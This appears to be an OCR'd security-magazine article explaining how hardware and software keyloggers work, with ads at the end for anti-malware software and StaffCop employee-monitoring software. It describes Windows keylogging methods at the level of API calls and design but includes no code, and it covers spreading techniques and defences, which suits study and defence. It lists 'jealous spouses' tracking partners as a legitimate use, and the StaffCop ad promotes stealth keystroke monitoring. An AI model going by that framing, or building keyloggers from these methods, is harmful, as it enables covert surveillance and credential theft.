

Two methods to record typing
Method 1:
Hardware Keylogger
Device Attached to Keyboard.
Method 2:
Software Keylogger
Runs on computer (eg:WinXP)

Figure 6.3: Keylogger Methods

Note: This article will not focus more about hardware keyloggers.

Hardware Keyloggers are small inline devices placed between the keyboard and the computer. Because of their size they can often go undetected for long periods of time (Fig 1.1) — however, they require physical access to the machine. These hardware devices have the power to capture hundreds of keystrokes including banking and email username and passwords.

There are three types of hardware keylogger:

- keyloggers used into the keyboard itself;

- Keyloggers used into the cable connecting the keyboard to the system;
- Keyloggers used into the computer's system itself.

The most common of these is the second type of hardware keylogger, and one of the best known examples of this type is the "KeyGrabber Hardware Keylogger" (Fig 2.1 and 2.2).

Figure 6.4: Hardware Keylogger (USB and PS2)

Figure 6.5: Wi-Fi hardware keylogger

Keylogger Usage:

A Positive Side

Most modern keyloggers are considered to be legitimate software or hardware and are sold on the open market. Legal and appropriate cases to use keyloggers, including:

- **Parental control**: parents can track what their children do on the Internet, and can opt to be notified if there are any attempts to access websites containing adult or otherwise inappropriate content;
- **Jealous spouses or partners** *: They can use a keylogger to track the actions of their better half on the Internet if they suspect them of "virtual cheating";
- **Corporate security**:

  - Tracking the use of computers for non-work-related purposes, or the use of workstations after hours;
  - Monitor employee productivity, chats, websites visited;
  - Using keyloggers to track the input of key words and phrases associated with commercial information which could damage the organization (i.e., materially or otherwise) if disclosed;
  - It may even help save important documents that are lost due to a power outage;

- **Other security (for example law enforcement/military/cyber security)**: using keylogger records to analyze and track incidents linked to the use of personal computers and/or investigates the cyber fraud.

Any legitimate keylogging program can still be used with malicious or criminal intent.

Figure 6.6: Targets of Keylogging

A Negative Side

Today, keyloggers are mainly used to steal user data relating to various online payment systems and confidential data.

- Keylogger programs are extensively used by cyber criminals to track user activity, save the information to the user's hard disk and then forward it to the author or *master* of the Trojan.
- The information collected includes keystrokes and screen-shots, used in the theft of banking data to support online fraud.
- Keyloggers can be used as tools in both industrial and political espionage, accessing data which may include proprietary commercial information and classified government material which could compromise the security of commercial and state-owned organizations (e.g., by stealing private/highly secret information).

Keyloggers are threat for you?

Unlike other types of malicious programs, keyloggers present no threat to the system itself. Nevertheless, they can pose a serious threat to users, as they can be used to intercept passwords and other confidential information entered via the keyboard.

As a result, cyber criminals can get PIN codes and account numbers for e-payment systems, passwords to online gaming/shopping accounts, email addresses, user names & other passwords etc.



HOW IT WORKS
1 Person you're monitoring
2
3
4
REC
You
Install WebWatcher onto the computer you wish to monitor and/or control.
WebWatcher invisibly records everything that happens on the monitored computer.
All recorded activity is sent to your online account.
View all recorded data and administer computer access from anywhere with your online account

Figure 6.7: How a keylogger (WebWatcher) works

In early 2005 the London police prevented a serious attempt to steal banking data.

In May 2005 the Israeli police arrested a married couple who were charged with developing malicious programs (including keylogger) that were used by some Israeli companies in industrial espionage.

In February 2006, the Brazilian police arrested 55 people involved in spreading malicious programs which were used to steal user information and passwords to banking systems. The keyloggers were activated when the users visited their banks' websites, and secretly tracked and subsequently sent all data entered on these pages to cyber criminals

Furthermore, these spy programs were placed on specially created websites; users were tempted to these sites using classic social engineering methods. In the same way as in the cases described above, the program was activated when users visited their banks' websites, and the keylogger harvested all the information entered by the user and sent it to the cyber criminals.

We understood that it's a serious threat for corporate as well as for a PC User. So we will do a deep dive into the development of the keylogger & its inner working methodology for better defense against them.

How Keyloggers are made?

- The main idea behind keyloggers is to interrupt in between the events of, when a key is pressed and when information about that keystroke is displayed on the monitor.
- In simple language, when user pressed anything on keyboard, keylogging software should capture those keystrokes before it displays on monitor.
- The most common methods used to write software keyloggers are as follows:
  - A system hook which intercepts notification that a key has been pressed (installed using WinAPI *SetWindowsHookEx* for messages sent by the window procedure);
  - A cyclical information keyboard request from the keyboard (using WinAPI *GetAsyncKeyState* or *GetKeyboardState*);
  - Injecting into running processes and hooking message processing functions;
  - Using the keyboard driver filter Kbdclass. (Kernel mode Keylogger)
- There are rootkit masking technologies also used by keyloggers for stealth purpose.

It's somewhat advanced for a user who doesn't have much programming knowledge but, I will try to help them understand how keyloggers work.

Note
This article does not include any keylogger source code. We just focus on understanding of keylogger to implement better effective protection system against them.

Methods

A) Entered Data Processing (Data stealing) via Keyboard (Windows Platform)

- We should first understand how data entered via the keyboard is processed by Windows.
- Today, the majority of keyboards are a separate device connected to the computer via a port – most frequently PS/2 or USB.
  - We'll focus on keyloggers that use *GetAsyncKeyState* and *GetForegroundWindow*.
  - The GetAsyncKeyState function identifies whether a key is pressed or depressed, and whether the key was pressed after the most recent call to GetAsyncKeyState.
  - The GetForegroundWindow function identifies the foreground window the one that has focus—which tells the keylogger which application is being used for keyboard entry (e.g., Notepad or Internet Explorer).

Note
These are Win32 API functions to develop software on windows platform with Programming base. For further reference, basic users can refer to the following link: http://msdn.microsoft.com.

- Figure 5.0 illustrates a typical loop structure found in a polling keylogger. The program begins by calling GetForegroundWindow, which logs the active window. Next, the inner loop iterates through a list of keys on the keyboard.




Call **GetForegroundWindow**
Log if new window
Call **GetAsyncKeyState**
Check Shift and Caps Lock
Log if new key pressed
YES
Done iterating through all keys?
NO
Check Next Key

Figure 6.8: Loop structure of *GetAsyncKeyState* and *GetForegroundWindow* in keylogger

- For each key, it calls GetAsyncKeyState to determine if a key has been pressed. If so, the program checks the SHIFT and CAPS LOCK keys to determine how to log the keystroke properly. Once the inner loop has iterated through the entire list of keys, the GetForegroundWindow function is called again to ensure the user is still in the same window.
- The GetKeyState function differs from GetAsyncKeyState in that it returns the status of the keyboard at the moment when the most recent keyboard message is extracted from the thread queue. This function can be called at any time regardless of which window is currently in focus.
- This process repeats quickly enough to keep up with a user's typing. The keylogger may call the Sleep function to keep the program from eating up system resources.
- The GetAsyncKeyState function works with mouse buttons. However, it checks on the state of the physical mouse buttons, not on the logical mouse buttons that the physical buttons are mapped to. For example, the call GetAsyncKeyState(VK_LBUTTON) always returns the state of the left physical mouse button, regardless of whether it is mapped to the left or right logical mouse button.

- You can use the virtual-key code constants VK_SHIFT, VK_CONTROL, and VK_MENU as values for the vKey parameter. This gives the state of the SHIFT, CTRL, or ALT keys without distinguishing between left and right. More constants are shown in Table 1.0



Code	Meaning
VK_LSHIFT	Left-shift key.
VK_RSHIFT	Right-shift key.
VK_LCONTROL	Left-control key.
VK_RCONTROL	Right-control key.
VK_LMENU	Left-menu key.
VK_RMENU	Right-menu ke

Figure 6.9: Virtual-Key code Constants

B) Hooking technique for keyboard messages

This is the most common method used when creating keyloggers but some programming & windows basic knowledge is required to understand the working. Using SetWindowsHookEx, the keylogger sets a global hook for all keyboard events for all threads in the system. The hook filter function is located in a separate dynamic library which will be injected into all processes in the system. When any keyboard message thread is extracted from the message queue, the system calls the filter function installed.

SetWindowsHookEx is commonly used with keyloggers and spyware, as this function also provides an easy way to load a DLL into all GUI processes on the system. This function is sometimes added by the compiler.

One of the advantages of this method of interception is its simplicity and the guaranteed interception of all pressed keys. Even an application that calls SetWindowsHookEx is capable of capturing even auto-complete passwords. As for disadvantages, it should be noted that it's necessary to have a separate dynamic library file, and it is also relatively easy to detect the keylogger due to the fact that it has been injected into all processes.

C) Kernel/driver-mode keyloggers

This type of keylogger is at the kernel level, and receives data directly from the input device, typicallya keyboard. It replaces the core software for interpreting keystrokes. It can be programmed to be virtually undetectable by taking advantage of the fact that it is executed on boot, before any user-level applications start. Since the program runs at the kernel level, one disadvantage to this approach it that it fails to capture auto-complete passwords, as this information is passed in the application layer.

Note
Because of readily available sample code, techniques used to develop a keylogger (and other malware too) can be found in many hacking forums, more numbers of script-kiddies and programmers are tempted to write their own keyloggers & spread it into the Internet.

Keyloggers' spreading Techniques

- A keylogger can be inserted into a victim's computer via several ways
  - Carried by a virus or spyware;
  - Delivered as an attachment in an e-mail
    - For example, the Corporate IT forum gets spam email contains a website link, the clicking of which, causes a keylogger to be loaded into the computer.
  - Embedded in an "mp3" ?le or in some genuine software packages;

- Installed via a web page script which exploits browser vulnerability. The program will automatically be launched when a user visits a infected site;
- Installed by another malicious program already present on the victim machine, if the program is capable of downloading and installing other malware to the system.

Countermeasures

For keylogger, dynamic analysis can allow you to locate the keylogger's source file & log file on the system, discover the kinds of records it keeps, and decipher where it sends its information.

It is more difficult for (inexperienced) users to combat keyloggers. The only possible method is to use an appropriate security solution, as it's usually impossible for a user to tell that a keylogger has been installed on his/ her machine.

- Since the chief purpose of keyloggers is to get confidential data (e.g., bank card numbers, passwords, etc.), the most logical ways to protect against unknown keyloggers are as follows:
  - Using one-time passwords or two-factor authentication;
  - Using a system with proactive protection designed to detect keylogging software;
  - Using a virtual keyboard.

Avoid downloading keyloggers in the first place.

Unless your boss already installed a keylogger, keylogging software can only get onto your computer if you give it a way to get on your computer. Knowing the answer to "how does a keylogger work" means you can avoid downloading keylogger software in the first place. Only download software from trusted sources, and avoid downloading potentially illegitimate software, including music and video files. When you visit websites that want to use ActiveX controls, avoid enabling it unless you know the source and trust the content. ActiveX controls can actually install and run software on your computer, so it's important to enable this only if you're absolutely sure the source is legitimate and not attempting to install spyware or malware on your computer.

Block Internet access to prevent keyloggers from sending data.

Finally, software keyloggers require an active Internet connection to send your personal data to a third party. If you have a strong, secure firewall (corporate level or personal level), or disconnect your Internet access, the keylogger can't report your data to the party responsible for installing it. If you're in the process of removing a keylogger, temporarily killing your Internet access by physically disconnecting it from your router or cable modem can prevent it from transmitting data while you're working to resolve the problem.

Anti-keyloggers

To prevent keyloggers on the desktop level two types of anti-keylogging software (Fig 6.1 and Fig 6.2) is available from various vendors:

1. **Signature based anti-keylogger**: These are applications that typically identify a keylogger based on the files or DLLs that it installs, and the registry entries that it makes. Although it successfully identifies known keyloggers, it fails to identify a keylogger whose signature is not stored in its database. Some anti-spyware applications use this approach, with varying degrees of success.
2. **Hook based anti-keyloggers**: A hook process in Windows uses the function SetWindowsHookEx, the same function that hook based keyloggers use. This is used to monitor the system for certain types of events, for instance a key-press/mouse-click however, hook based anti-keyloggers block this passing of control from one hook procedure to another. This results in the keylogging software generating no logs at all of the keystroke capture. Although hook based anti-keyloggers are better than signature based anti-keyloggers, note that they still are incapable of stopping kernel-based keyloggers.



With CoDefender Software
"a25d#f*kvl;i s32a$ds^7gh2qz#5sgl"
Your Computer
Worms/Viruses/Malware with Keylogger
Keyboard Driver
CoDefender
Keyboard Filter Driver (Encrypt)
Operating System
"a25d#f*kvl;i s32a$ds^7gh2qz#5sgl"
Application
"Credit Card: 1234 5678 1234 5678"
CoDefender
Anti-keylogging Protection Module (Decrypt)
"Credit Card: 1234 5678 1234 5678"

Figure 6.10: Anti-keylogger (Codefender Software)




Figure 6.11: Loop structure of *GetAsyncKeyState* and *GetForegroundWindow* in keylogger

One-time passwords (OTP)

Using one-time passwords may be keylogger-safe, as each password is invalidated as soon as it's used. This solution may be useful for someone using a public computer; however an attacker who has remote control over such a computer can simply wait for the victim to enter his/her credentials before performing unauthorized transactions on their behalf while their session is active. [Fig 6.3]





Figure 6.12: One-time password process

Two -Factor Authentication Process



Sign in with your Google Account

Email: hikingfan@gmail.com

ex: pat@example.com

Password: •••••••••••••

☑ Stay signed in

Sign in

Can't access your account?

Google accounts

Enter verification code

To verify your identity on this computer, enter the verification code generated by your mobile application.

Enter code: 466453 Verify

☑ Remember verification for this computer for 30 days.

Other ways to get a verification code »

966286

wileyc@acme.com

Figure 6.13: Two-Factor authentication process

Google is just using two-factor authentication, and I believe everyone with a Google account should enable it.

Two-factor authentication (also known as 2-step verification) relies on something you know (like a password) and something you have (like a cell phone). Crackers have a harder time getting into your account, because even if they figure out your password, they still only have half of what they need.

Account hijacking is no joke. Many of my friends' Gmail account were hijacked when someone guessed their password. I've also seen plenty of incidents like this where two-factor authentication would have kept hackers out. If someone hacked your Gmail account, think of all the other passwords they could get access to, including your domain name or webhost accounts.

Is it a little bit of extra work? Yes. But two-step verification instantly provides you with a much higher level of protection. I use it on my personal Gmail account, and you should too. Please, protect yourself now and enable two-factor authentication.

On-screen keyboards

Most on screen keyboards (such as the onscreen keyboard that comes with Windows XP) send normal keyboard event messages to the external target program to type text. Every software keylogger can log these typed characters sent from one program to another. Additionally, keylogging software can take screenshots of what is displayed on the screen (periodically, and/or upon each mouse click), which means that although certainly a useful security measure, an on-screen keyboard will not protect from all keyloggers.

On-Screen Keyboard

Click on Start > Go to All Programs > Click on Accessories > Select Accessibility > Click on On-Screen Keyboard




Figure 6.14: Virtual Keyboard

Non-technological methods

Alternating between typing the login credentials and typing characters somewhere else in the focus window can cause a keylogger to record more information than they need to, although this could easily be filtered out by an attacker.

Similarly, a user can move their cursor using the mouse during typing, causing the logged keystrokes to be in the wrong order, For example by typing a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter. Lastly, someone can also use context menus to remove, cut, copy, and paste parts of the typed text without using the keyboard. An attacker who is able to capture only parts of a password will have a smaller key space to attack if he chose to execute a brute-force attack.

Another very similar technique utilizes the fact that any selected text portion is replaced by the next key typed. For example if the password is "secret", one could type "s", then some dummy keys "asdfsd". Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies "asdfsd".

These techniques assume incorrectly that keystroke logging software cannot directly monitor the clipboard, the selected text in a form, or take a screenshot every time a keystroke or mouse click occurs. They may however be effective against some hardware keyloggers.

Conclusions

- This article has provided an overview of how keyloggers – both hardware and software keylogger - function and are used.
- Even though keylogger developers market their products as legitimate software, most keyloggers can be used to steal personal user data and in political and industrial espionage.
- At present, keyloggers – together with phishing and social engineering methods – are one of the most commonly used methods of cyber fraud.
- IT security companies have recorded a steady increase in the number of malicious programs that have keylogging functionality.
- Reports show that there is an increased tendency to use rootkit technologies in keylogging software, to help the keylogger evade manual detection and detection by antivirus solutions.
- Only dedicated protection can detect that a keylogger is being used for spy purposes.
- The following measures can be taken to protect against keyloggers:
  - Most important of all: Antivirus companies should protect their users against the threat posed by malicious keyloggers;
  - Proactive protection will protect the system against new modifications of existing keyloggers;
  - Use a virtual keyboard or a system to generate one-time passwords to protect against keylogging software and hardware.
  - Also user should download the software from official or trusted websites only.
- As protection mechanisms become more sophisticated, the cybercriminals who create keyloggers will be forced to implement more complex methods using Windows kernel driver – there are still many unexploited possibilities in this area.

Now be the Bond… James Bond and save the PC or your company network from unwanted malware & their worst effects!!

References:


- http://searchsecurity.techtarget.com
- http://www.msdn.microsoft.com
- http://www.securelist.com
- http://en.wikipedia.org
- https://www.encassa.com
- http://www.keelog.com/usb_hardware_keylogger.html
- http://www.webwatchernow.com/
- http://www.qfxsoftware.com

About the Author
Harsh Jadia has been working as a Malware Analyst in an Antivirus firm for the past two years and is also involved in malware research & collection work. He is also interested in forensics & new emerging security technologies.

LAVASOFT

New Ad-Aware 10

Ultimate defense against the most extreme forms of malware and cyber threats.


Ad-Aware
Pro Security
Advanced malware protection that actively shields you from the latest cyber threats including attacks from password stealers, keyloggers and other cyber attacks.
LAVASOFT

Advanced Detection
Superfast antivirus engine that complements our legendary anti-spyware to o□er protection without compromise.

Increase Performance
Two engines made to work together, without conflicts or slow-downs, in one easy and superfast security solution.

Safeguard Your Documents
Ad-Aware actively shields you and your business from deceptive applications and cyber attacks.

Get That Peace of Mind
Ad-Aware cleans and restores your system after an attack to keep your PC running as new.

Scan our tag or follow us on Facebook and Twitter.


Try Ad-Aware free at http://lavasoft.com

Compatible with Windows 7


Ad-Aware PRO Security | Professional security for your PC

STAFFCOP

PC monitoring, Corporate Security and Data Loss Prevention Software



StaffCop Standard allows you to monitor all activities on company computers and prevent the unauthorized distribution of sensitive corporate information.



StaffCop will help you:

To locate possible data loss channels and prevent loss
To gain insight into how your employees spend their work time
To increase company and departmentals efficiency

You need StaffCop to:

Gather work time efficiency statistics
Easily control your employees in real-time mode
Improve discipline and motivation of your employees

Who needs StaffCop:

CEO/CTO
Corporate Security Manager
HR Manager
System Administrator

Main Features of StaffCop:

Screenshot recording
Application monitoring
E-mail monitoring
Web site monitoring
Chats/IM activity recording
USB device monitoring
Clipboard monitoring
Social Networks Monitoring
Search Term Tracking
File and Folder tracking
Keystroke recording
System Event Monitoring
Whitelists and Blacklists
PC activities reporting
Stealth installation/monitoring
Strong security
Alert notifications
Remote Install / Uninstall

More Information, Demo Versions, Videos and Technical Guides -

www.STAFFCOP.com

Phone: +1-707 -7098405
Skype: staffcop.com
Email: sales@staffcop.com, paul@atompark.com

Microsoft CERTIFIED Partner